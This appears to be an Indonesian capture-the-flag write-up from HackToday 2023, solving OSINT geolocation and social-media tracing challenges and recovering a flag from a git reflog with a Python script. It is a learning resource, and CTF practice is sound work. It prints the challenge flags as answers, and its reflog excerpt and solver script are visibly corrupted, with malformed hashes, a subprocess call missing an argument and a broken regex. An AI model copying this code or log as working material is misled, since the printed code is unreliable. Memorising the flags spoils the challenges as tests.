
Saya lalu mencari “ТСК Пушкинский” di Google Maps dan diarahkan ke sebuah lokasi yang sangat dekat (ada di seberang) dengan lokasi pemberhentian bus yang sebenarnya. Saya lalu mengklik salah satu bisnis yang berada di sebelah pemberhentian bus itu untuk mendapatkan alamat serta kode posnya.



FLAG: hacktoday{Ulitsa Pushkina_450076_JSC Ufanet}

MUA

Kita diberikan sebuah foto sebuah youtuber Korea. Saya lalu menggunakan reverse imagenya Yandex dan menemukan...



Nama Youtuber tersebut adalah Pony. Saya lalu mencari channel dia di Youtube dan menemukan playlist berisi video-video dia sedang menggambar.

The screenshot shows the YouTube channel page for 'PONY Syndrome'. The 'PLAYLIST' tab is selected. A red box highlights the 'Drawing' playlist card, which contains a URL encoded in base64: 'I.11.30'. Below the card, there is a link to 'Lihat playlist lengkap'.

Saya lalu membuka video tersebut satu-satu dan melihat komentarnya dari yang paling terbaru dahulu dan menemukan sesuatu yang menarik.

The screenshot shows a YouTube video page for 'Telusuri'. In the comments section, a red box highlights a comment from user '@osiosiosi707' dated 3 minggu yang lalu. The comment reads: 'I love your art 😊😊❤️✍️' and includes a URL encoded in base64: 'NB2HI4DTHIXS62LOON2CZ3SMFWS4Y3PNUXWWYTCNE2TQP3VORWV643POVZGGJ50FZCM2LHONUGSB5JV5E43COI5HG WWSXKE2ZZFGNCCKM2E'. Below the comment, there is a link to 'Balas'.


Saya lalu menggunakan CyberChef untuk mengdecode string tersebut dan kita diarahkan ke sebuah profil [instagram](https://instagram.com/kbbi58?utm_source=qr&igshid=MzNINGNkZWQ4Mg%3D%3D).
(https://instagram.com/kbbi58?utm_source=qr&igshid=MzNINGNkZWQ4Mg%3D%3D)

Terdapat 3 post berisi string-string yang jika susun dari post paling kanan lalu di decode kita bisa mendapatkan flagnya.

FLAG: hacktoday{S0_y0u_f0uNd_m3_on_1nst46r4M_hwehwe11}


Kuala Lumpur

Kita diberikan sebuah gambar menara Masjid, saya memasukkan gambar tersebut ke dalam reverse imagnya Yandex dan menemukan sebuah blog milik seseorang dimana ia berkunjung ke masjid yang sama dan menangkap sebuah gambar dengan angle yang mirip. (<https://anisahnicha.blogspot.com/2019/06/pertama-kali-ke-luar-indonesia.html>)



Ia mengatakan lokasi Masjid tersebut berada di Kampung Baru. Setelah dicek Kampung Baru dekat dengan KLCC dan terdapat pasar malam serta stasiun LRT. Hal yang saya lakukan setelahnya adalah mengecek file foto yang diberikan namun tidak ada metadatanya. Tapi nama filenya sangat aneh, setelah saya masukan CyberChef, ternyata nama filenya adalah UNIX Timestamp dengan data (Fri 27 January 2017 10:49:11.327 UTC)

Saya lalu menggunakan Stellarium untuk mendapatkan informasi mengenai rasi bintang serta benda langit pada hari tersebut. Tinggal masukkan koordinat dan waktu maka kita bisa mendapatkan informasi yang dibutuhkan. Saya lalu melihat ke arah Barat sesuai foto tersebut dan menemukan Venus yang sangat terang serta rasi bintang di sebelahnya yaitu Pisces.




FLAG: hacktoday{KampungBaru_20170127_Venus_Pisces}

Miscellaneous

Welcome (again)

Flag ada di discord



Flag: **hacktoday{maru_stands_for_molecular_atomic_reconstructed_unit}**

Where is my git?

Disini kita diberikan sebuah file berisi cloningan sebuah repository git.

Apabila diperiksa menggunakan git log, ternyata si pembuat cuma pernah commit satu kali.
Isinya juga cuma README.md

```
PS D:\CTF\HackToday 2023\Quals\Misc\where-is-my-git\.git> git log
commit ad48238e97e7c38eb745613aea09ce7a390dd23b (HEAD -> main, origin/main, origin/HEAD)
Author: M Jundi Fathan <73788466+jedifathan@users.noreply.github.com>
Date:   Wed Jun 7 18:33:29 2023 +0700

  Initial commit
PS D:\CTF\HackToday 2023\Quals\Misc\where-is-my-git>
```

```
Directory: D:\CTF\HackToday 2023\Quals\Misc\where-is-my-git
```

Mode	LastWriteTime	Length	Name
----	-----	----	----
d----	8/26/2023 11:24 AM		.git
-a---	6/7/2023 7:00 PM	53	README.md

Akan tetapi apabila diperiksa pada logs/refs/heads/main, didapati bahwa terdapat banyak histori yang masih tersimpan. Dari file ini juga diketahui bahwa pada akhir, pembuat soal melakukan git-reset sehingga commit yang terbaca hanya commit paling awal saja.

```

logs > refs > heads > ▾ main
196 3d0ff820a44554210e6128ef653f5108f7f30913 5d60d7a2a35f4d380d84efffa0b9c78c74fb390c jedifathan <m.jundi20@gmail.com> 1686139680 +0700 Added part-53.txt
197 5d60d7a235f4d300dd84efffa0b9c78c74fb390c 0e4f67f295bff7b3d05362d50d53e0bae08899 jedifathan <m.jundi20@gmail.com> 1686139683 +0700 Removed part-53.txt
198 0e4f67f295bff7b3d05362d50d53e0bae08899 14ab550f6772a8c3e7739cb6330beb771cb70b jedifathan <m.jundi20@gmail.com> 1686139686 +0700 Added part-54.txt
199 14ab550f6772a8c3e7739cb6330beb771cb70b 6939e72e08c7f45d6b4fc9d611d239054528ae0a jedifathan <m.jundi20@gmail.com> 1686139688 +0700 Removed part-54.txt
200 6939e72e08c7f45d6b4fc9d611d239054528ae0a aa713e68ed514d7f7fe80a93b69e2ab751b15a86 jedifathan <m.jundi20@gmail.com> 1686139691 +0700 Added part-55.txt
201 aa713e68ed514d7f7fe80a93b69e2ab751b15a86 f2e6c6a38656751f9042b0453c75b42711266c43 jedifathan <m.jundi20@gmail.com> 1686139694 +0700 Removed part-55.txt
202 f2e6c6a38656751f9042b0453c75b42711266c43 ad8ee05d2a7651957b3a59ad463170e24625929f9 jedifathan <m.jundi20@gmail.com> 1686139697 +0700 Added part-56.txt
203 ad8ee05d2a7651957b3a59ad463170e24625929f9 f68a24ca0b1bf153c4e255195e148b130cd9373 jedifathan <m.jundi20@gmail.com> 1686139700 +0700 Removed part-56.txt
204 f68a24ca0b1bf153c4e255195e148b130cd9373 22f73a0f8a3bc346d8655006544e8b17b1af3e4ea1 jedifathan <m.jundi20@gmail.com> 1686139703 +0700 Added part-57.txt
205 22f73a0f8a3bc346d8655006544e8b17b1af3e4ea1 22f9f705b1b365310fc04ca134de3f5436d3e261 jedifathan <m.jundi20@gmail.com> 1686139707 +0700 Removed part-57.txt
206 22f9f705b1b365310fc04ca134de3f5436d3e261 d4d55816509a1a5c120292abf28851d4f2a53b1b1 jedifathan <m.jundi20@gmail.com> 1686139709 +0700 Added part-58.txt
207 d4d55816509a1a5c120292abf28851d4f2a53b1b1 786c3c186577862a9fb71a5f7e180969ef135c766 jedifathan <m.jundi20@gmail.com> 1686139712 +0700 Removed part-58.txt
208 786c3c186577862a9fb71a5f7e180969ef135c766 786c3c186577862a9fb71a5f7e180969ef135c766 jedifathan <m.jundi20@gmail.com> 1686139714 +0700 Added part-59.txt
209 786c3c186577862a9fb71a5f7e180969ef135c766 c8c063f755aae679ee1038e007863984e2524f36e ccd4c35cd98e51b2e096f6a4657543b3b515ed4 jedifathan <m.jundi20@gmail.com> 1686139717 +0700 Removed part-59.txt
210 ccd4c35cd98e51b2e096f6a4657543b3b515ed4 22f9f705b1b365310fc04ca134de3f5436d3e261 jedifathan <m.jundi20@gmail.com> 1686139721 +0700 Added part-60.txt
211 ac67c780c7c3200527c778f69cb9a3b9c592fae5 ec6183098cc5c113cf97567caa224a72ae9db79 jedifathan <m.jundi20@gmail.com> 1686139723 +0700 Removed part-60.txt
212 ec6183098cc5c113cf97567caa224a72ae9db79 e61818cef15d2a0fb97c8324f7e038ff8ead89b22 jedifathan <m.jundi20@gmail.com> 1686139726 +0700 Added part-61.txt
213 e61818cef15d2a0fb97c8324f7e038ff8ead89b22 40f33e30a65b6c6ce4eb57d69a04a1fb302 8167fbfd7c1a0eabd2d64eb11e3aaa327ad3m5624 jedifathan <m.jundi20@gmail.com> 1686139734 +0700 Added part-62.txt
214 40f33e30a65b6c6ce4eb57d69a04a1fb302 8167fbfd7c1a0eabd2d64eb11e3aaa327ad3m5624 f3a22b787bf3623c833e2250b3c0490702c5da jedifathan <m.jundi20@gmail.com> 1686139737 +0700 Removed part-62.txt
215 f3a22b787bf3623c833e2250b3c0490702c5da b2c5151969a48103314a81b71d368cf79f5b 1b511af390a40ff411c68981dce4386e4a5dc jedifathan <m.jundi20@gmail.com> 1686139748 +0700 Added part-63.txt
216 1b511af390a40ff411c68981dce4386e4a5dc ad48238e97e7c38eb745613aea09ce7a390dd23b jedifathan <m.jundi20@gmail.com> 1686142651 +0700 reset: moving to
217 ad48238e97e7c38eb745613aea09ce7a390dd23b
218
219

```

Apabila diperhatikan pada kotak merah, ternyata history sebelum reset masih ada. Disitu terlihat bahwa author membuat file mulai dari “part-1.txt” hingga “part-63.txt” dan pada setiap file baru yang dibuat, maka file yang lama akan dihapus.

Untuk merecover flag, dipergunakanlah script solver berikut

```

import subprocess
import re

# Read the file containing hashes
def read_hashes_file(filename):
    with open(filename, 'r') as f:
        return [line.strip().split(" ")[1] for line in f]

# Get added lines from git show information for a hash
def get_added_lines(hashes):
    flag = ""
    for hash in hashes:
        try:
            result = subprocess.run(['git', 'show', hash],
subprocess.PIPE, stderr=subprocess.PIPE, text=True)
            if result.returncode == 0:
                lines = result.stdout.split('\n')
                for line in lines:
                    if re.search(r'^(!+\+)(\+.+)', line):
                        flag += line[1]
        except Exception as e:
            return f"An error occurred: {e}"
    return flag

def main():

```

```
filename = './logs/refs/heads/main'
hashes = read_hashes_file(filename)
flag = get_added_lines(hashes)
print(flag)

if __name__ == "__main__":
    main()
```

```
PS D:\CTF\HackToday 2023\Quals\Misc\where-is-my-git\.git> python3.10.exe .\solv.py
hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa}#C
PS D:\CTF\HackToday 2023\Quals\Misc\where-is-my-git\.git> █
```

Flag: **hacktoday{thank_you_for_finding_my_flag_from_this_git_1an23nfa}**